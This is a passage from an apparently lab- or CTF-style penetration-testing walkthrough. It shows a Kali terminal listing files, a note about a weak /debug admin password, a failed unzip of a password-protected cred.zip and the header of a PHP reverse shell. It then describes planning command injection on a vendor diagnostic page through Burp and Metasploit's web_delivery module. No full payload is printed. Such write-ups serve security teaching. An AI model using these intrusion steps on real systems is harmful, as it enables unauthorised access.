
```
hackercoolmagz@kali:~$ ls
cred.zip  Documents  Music      Pictures  rce.php    Videos
Desktop   Downloads  NOTES.txt  Public    Templates
hackercoolmagz@kali:~$ cat NOTES.txt
Dear Web Administrator,

Please choose a stronger password for /debug web-directory.
Having a username as 'admin' is already guessable but selecting a dictionary password
 is a big NO-NO.

Regards,
Root
hackercoolmagz@kali:~$ 
```

The cred.zip file is a zip archive protected with a password. I don't know the password so it can't be opened.




```
hackercoolmagz@kali:~$ file cred.zip
cred.zip: Zip archive data, at least v1.0 to extract
hackercoolmagz@kali:~$ unzip cred.zip
Archive:  cred.zip
[cred.zip] cred.txt password:
password incorrect--reenter:
   skipping: cred.txt                incorrect password
hackercoolmagz@kali:~$ 
```

The rce.php file is a php reverse shell.



```
  GNU nano 4.5                         rce.php
<?php
// php-reverse-shell - A Reverse Shell implementation in PHP
// Copyright (C) 2007 pentestmonkey@pentestmonkey.net
//
// This tool may be used for legal purposes only.  Users take full responsibility
// for any actions performed using this tool.  The author accepts no liability
// for damage caused by this tool.  If these terms are not acceptable to you, then
// do not use this tool.
//
```

I didn't get any new information till now but it's time to get shell using some other means. The only path that appears promising is the diagnostic page on the target web server.



Output:

```
No command to run.
```

Vendor diagnostic page


Please select command to run:

○ ifconfig
○ id
○ uname


Execute

The plan is to intercept the commands on this page while executing using Burp proxy and change it to grab a shell on the target machine. Since my new Kali Linux 2020.1 32bit was not having Burp Installed I shifted to another attacker machine Kali Linux 2019.2.

Using Metasploit web_delivery module we can create a new command which can be exe-cuted to grab a shell.

